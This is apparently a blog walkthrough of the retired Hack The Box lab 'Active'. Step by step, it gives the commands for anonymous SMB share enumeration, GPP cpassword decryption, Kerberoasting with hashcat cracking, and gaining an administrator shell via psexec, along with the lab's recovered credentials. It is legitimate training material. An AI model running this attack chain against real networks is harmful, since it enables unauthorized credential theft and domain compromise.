Jun 19, 2026
Active HTB Walkthrough
This post documents an authorized retired Hack The Box lab machine for educational purposes only. The techniques discussed here should only be used in environments where you have explicit permission to test.
Active was a quick and straightforward Windows/Active Directory box. The path was classic but still important: anonymous SMB access exposed Group Policy Preference credentials, which led to a domain account, Kerberoasting, and finally administrator access.
Enumeration
I started with a full TCP scan using default scripts and version detection.
IP=10.129.15.134
nmap -sVC -p- $IP --open -oA nmap/initial

Initial Nmap scan showing common Active Directory services exposed on the target.
The scan showed typical domain controller services, including SMB, LDAP, Kerberos, and DNS. I added the domain controller hostname to my hosts file.
sudo nano /etc/hosts
10.129.15.134 DC.active.htb active.htb

Adding DC.active.htb and active.htb to the local hosts file.
SMB Enumeration
Next, I checked whether SMB allowed anonymous access.
smbclient -N -L //$IP

Anonymous SMB enumeration showing available shares on the target.
I also used smbmap to check share permissions.
smbmap -H $IP

smbmap confirmed anonymous read access to the Replication share.
The important finding was anonymous read access to the Replication share.
Reading the Replication Share
I connected to the share anonymously.
smbclient -U "" -N "//$IP/Replication"

Connecting anonymously to the readable Replication share.
Since I had read access, I recursively downloaded the share contents.
smbclient "//$IP/Replication" -N -c 'recurse ON; prompt OFF; mget *'

Recursively downloading files from the Replication share for offline review.
Finding GPP Credentials
After downloading the files, I searched for password-related strings.
grep -RniE 'pass|cpassword' .

Searching the downloaded files revealed a Group Policy Preferences cpassword value.
This found a Groups.xml file containing a Group Policy Preferences cpassword.
Group Policy Preferences passwords are encrypted with a publicly known AES key, so they can be decrypted offline.
gpp-decrypt 'edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ'

Using gpp-decrypt to recover the plaintext password from the cpassword value.
The decrypted password was:
GPPstillStandingStrong2k18
The same Groups.xml file also contained the username associated with the password.

The Groups.xml file also revealed the associated username for the decrypted password.
The credentials were:
active.htb\svc_tgs:GPPstillStandingStrong2k18
Checking Access with the New Credentials
I verified the credentials and checked share access using NetExec.
nxc smb $IP -u svc_tgs -p 'GPPstillStandingStrong2k18' --shares

NetExec confirmed the svc_tgs credentials and showed readable shares.
The svc_tgs user had read access to the Users share.
smbmap -u 'svc_tgs' -p 'GPPstillStandingStrong2k18' -H $IP -r Users

smbmap showed readable user directories using the svc_tgs account.
I connected to the share and grabbed the user flag.
smbclient -U "svc_tgs" "//$IP/Users"

Accessing the Users share and retrieving the user flag.
Kerberoasting
With valid domain credentials, I checked for Kerberoastable users.
impacket-GetUserSPNs active.htb/svc_tgs:'GPPstillStandingStrong2k18' -dc-ip $IP -request -outputfile adminhash

GetUserSPNs identified a Kerberoastable Administrator account.
The Administrator account had an SPN configured, which made it Kerberoastable.
I cracked the hash with Hashcat.
hashcat -m 13100 adminhash /usr/share/wordlists/rockyou.txt

Hashcat successfully cracked the Kerberos service ticket hash.
The cracked Administrator password was:
Ticketmaster1968
Administrator Access
I verified the credentials with NetExec.
nxc smb $IP -d active.htb -u administrator -p 'Ticketmaster1968'

NetExec confirmed valid Administrator credentials over SMB.
With valid Administrator credentials, I used psexec to get a shell.
impacket-psexec 'active.htb/administrator:Ticketmaster1968'@$IP

Using impacket-psexec to obtain an Administrator shell on the domain controller.
From there, I had full control of the domain controller and could read the root flag.
Takeaways
This box was simple, but it demonstrated a very real Active Directory issue: sensitive credentials exposed through old Group Policy Preferences files.
Key lessons:
- Always check anonymous SMB access.
- Readable replication or SYSVOL-like shares can expose sensitive policy files.
Groups.xmlmay containcpasswordvalues from legacy GPP configurations.- GPP
cpasswordvalues are reversible and should be treated as plaintext credentials. - Valid low-privileged domain credentials can quickly lead to Kerberoasting opportunities.
- Service accounts and privileged users should not have weak passwords, especially when SPNs are configured.
Active was an easy box, but it is a great reminder that old misconfigurations can still lead directly to domain compromise.